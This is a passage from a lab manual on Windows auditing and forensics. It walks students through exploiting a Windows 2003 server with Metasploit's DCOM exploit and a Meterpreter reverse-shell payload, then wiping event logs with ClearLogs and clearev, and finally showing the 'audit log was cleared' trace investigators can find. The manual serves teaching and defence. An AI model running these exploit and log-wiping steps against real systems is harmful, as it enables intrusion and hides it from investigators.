Success Audit	1/26/2012	9:56:48 PM	Security	Account Log...	672
Failure Audit	1/26/2012	9:56:45 PM	Security	Logon/Logoff	529
Failure Audit	1/26/2012	9:56:43 PM	Security	Logon/Logoff	529

Figure 30: Failure Audits

15. Double click on the **Failure Audit**. Read the description of the event.



```
Date:      1/26/2012   Source:    Security
Time:      9:56:45 PM  Category:  Logon/Logoff
Type:      Failure Aud Event ID:  529
User:      NT AUTHORITY\SYSTEM
Computer:  WIN2K3DC

Description:
Logon Failure:
        Reason:                 Unknown user name or bad password
        User Name:              administrator
        Domain:                 MSEC
        Logon Type:             2
        Logon Process:          User32
        Authentication Package:         Negotiate
        Workstation Name:       WIN2K3DC
        Caller User Name:       WIN2K3DC$
        Caller Domain:          MSEC
```

Figure 31: The Failure Audit Event

16. Close all open windows.

2.2 Conclusion

Auditing is critical to keeping track of security related events that can happen on a Windows system. The default audit policy of a system may not be comprehensive enough for the security needs of an organization. The administrator has the ability to change the audit policy, and can enable or disable successes or failure for given policies.

2.3 Discussion Questions

1. Which is more important, auditing for successes or failures?
2. Where do you go in Windows to examine the audit policy?
3. What are two ways that you can get to the Event Viewer in Windows?
4. What is the command line tool used to update security settings?

3 Clearing the Event Logs

In this section, you will break into a remote Windows system using Metasploit and then clear the Windows Event Logs using the clearlogs.exe and clearev utilities. Log clearing is an anti-forensic technique often used by an attacker to hide access to a system. An attacker will often clear logs in order to prevent the forensic examiner form doing timeline analysis.

3.1 Using Tools to Clear the Event Logs

We will use the RPC DOM Buffer Overflow to exploit the remote system running Windows 2003 Server. Once the system has been compromised, we will clear the logs and then examine what artifacts, if any, remain on the victim system.


Keep in mind that Linux commands are case sensitive. The commands below must be entered exactly as shown.

Open a Terminal to Get Started

1. Open a terminal within BackTrack 5 Internal Attack Machine system by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit. root@bt:~#**msfconsole**

It could take 10-15 seconds or longer for Metasploit to load.


2. The banner you see may be different from the one shown in the picture below. Type **banner** to change the banner.



```
root@bt:~# msfconsole

MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM


       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
```

Figure 32: Metasploit's MSFCONSOLE

3. Use the *DCOM* exploit for Windows Server 2003 by typing the following command into the msf console of Metasploit:
   msf > **use exploit/windows/dcerpc/ms03_026_dcom**




```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) >
```

Figure 33: Using the Exploit

Your prompt will change to msf exploit(ms03_026_dcom), displayed in red.


4. Type the following to set the remote host to the IP address of the victim (Windows 2k3 Server Internal Victim Machine):
   msf exploit(ms03_026_dcom) > **set rhost 192.168.100.201**



```
msf  exploit(ms03_026_dcom) > set rhost 192.168.100.201
rhost => 192.168.100.201
```

Figure 34: Setting the Remote Host


5. Type the following command to set the payload to meterpreter:
   msf exploit(ms03_026_dcom) > **set payload windows/meterpreter/reverse_tcp**



```
msf  exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 35: Setting the Payload


6. Type the following to set the local host to the IP address of the attacker (BackTrack 5 Internal Attack Machine):
   msf exploit(ms03_026_dcom) > **set lhost 192.168.100.3**



```
msf  exploit(ms03_026_dcom) > set lhost 192.168.100.3
lhost => 192.168.100.3
```

Figure 36: Setting the Local Host


7. To verify that all of the options were set correctly, type the following:
   msf exploit(ms03_026_dcom) > **show options**



```
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.100.201  yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh
   LHOST     192.168.100.3    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 37: Showing the Options


8. Type the following command to exploit the remote Windows Server:
   msf exploit(ms03_026_dcom) > **exploit**



```
msf  exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.100.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.100.201
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.201:2157) at 2012-01-23 22:53:55 -0500

meterpreter >
```

Figure 38: The Meterpreter Shell


9. To upload the **clearlogs.exe** file to the victim machine, type the following: meterpreter > **upload /root/clearlogs.exe c:\\windows**



```
meterpreter > upload /root/clearlogs.exe c:\\windows
[*] uploading  : /root/clearlogs.exe -> c:\windows
[*] uploaded   : /root/clearlogs.exe -> c:\windows\clearlogs.exe
```

Figure 39: Uploading ClearLogs


10. To start a command prompt on the victim machine, type the following: meterpreter > **shell**



```
meterpreter > shell
Process 2616 created.
Channel 2 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 40: Starting a Command Prompt

11. To clear the application log with the **ClearLogs** utility, type the following: C:\WINDOWS\system32\clearlogs -app



```
C:\WINDOWS\system32>clearlogs -app
clearlogs -app

ClearLogs 1.0 - (c) 2002, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
              - http://ntsecurity.nu/toolbox/clearlogs/

Success: The log has been cleared
```

Figure 41: Clearing the Application Log

12. Switch over to the Windows 2k3 Server Internal Victim Machine. Click on the **Start** Button, **Administrative Tools**, and **Event Viewer**. Click on the **Application Log**





Figure 42: Opening the Event Viewer


The application log is now empty. It states, "*There are no items to show in this view*".



There are no items to show in this view.

Figure 43: The Empty Application Log


13. Switch back to the BackTrack 5 Internal Attack Machine. In the Command prompt connected to the victim machine, type the following command to exit the command shell
C:\WINDOWS\system32\exit



```
C:\WINDOWS\system32>exit
meterpreter >
```

Figure 44: The Windows Meterpreter

14. Type the following command at the meterpreter prompt to clear all of the logs:
    meterpreter > **clearev**




```
meterpreter > clearev
[*] Wiping 0 records from Application...
[*] Wiping 1309 records from System...
[*] Wiping 3253 records from Security...
meterpreter >
```

Figure 45: The clearev Command of Meterpreter

Clearev clears the application, system, and security logs. With **clearev**, there is no choice to clear a single log. **ClearLogs** will let you clear one of the individual logs.

15. Go back to the Windows 2k3 Server Internal Victim Machine and examine the Event Viewer's **Security Log**.
    Double click **Event 517** in the right pane of the security log event.



Event Properties

Event

Date: 1/26/2012 Source: Security
Time: 11:56:34 PM Category: System Event
Type: Success A Event ID: 517
User: NT AUTHORITY\SYSTEM
Computer: WIN2K3DC

Description:

```
The audit log was cleared
         Primary User Name: SYSTEM
         Primary Domain:    NT AUTHORITY
         Primary Logon ID:  (0x0,0x3E7)
         Client User Name:  SYSTEM
         Client Domain:     NT AUTHORITY
         Client Logon ID:   (0x0,0x3E7)

For more information, see Help and Support Center at
```

Data: ● Bytes ○ Words

Figure 46: The Security Log Was Cleared (By an Attacker)

15. Close all BackTrack terminals and server windows.

While the Application and System Logs may have no records at all, the security log will have at least one record that states the Audit Log was cleared. The person examining this event will know that someone purposely cleared the log.

3.2 Conclusion

Hackers might use ClearLogs to delete their trail of evidence in an attempt to cover their tracks. The event logs can provide computer forensic investigators with information that may be helpful to their investigation, including the construction of a timeline of events. When the security event log is cleared, a single event log is created that states "*The audit log was cleared*". This can be evidence that the logs were cleared.

3.3 Discussion Questions

1. What happens when the security log is cleared?
2. What is the difference between the ClearLogs tool and the clearev command?
3. Why might a hacker clear the logs?
4. What would be an indicator that a hacker may have cleared one or more logs?

References

1. ClearLogs:
   http://ntsecurity.nu/toolbox/clearlogs/

2. Metasploit:
   http://www.metasploit.com/

3. wevtutil:
   http://technet.microsoft.com/en-us/library/cc732848(WS.10).aspx

4. Event Viewer Reference:
   http://support.microsoft.com/kb/308427

5. BackTrack Linux:
   http://www.backtrack-linux.org/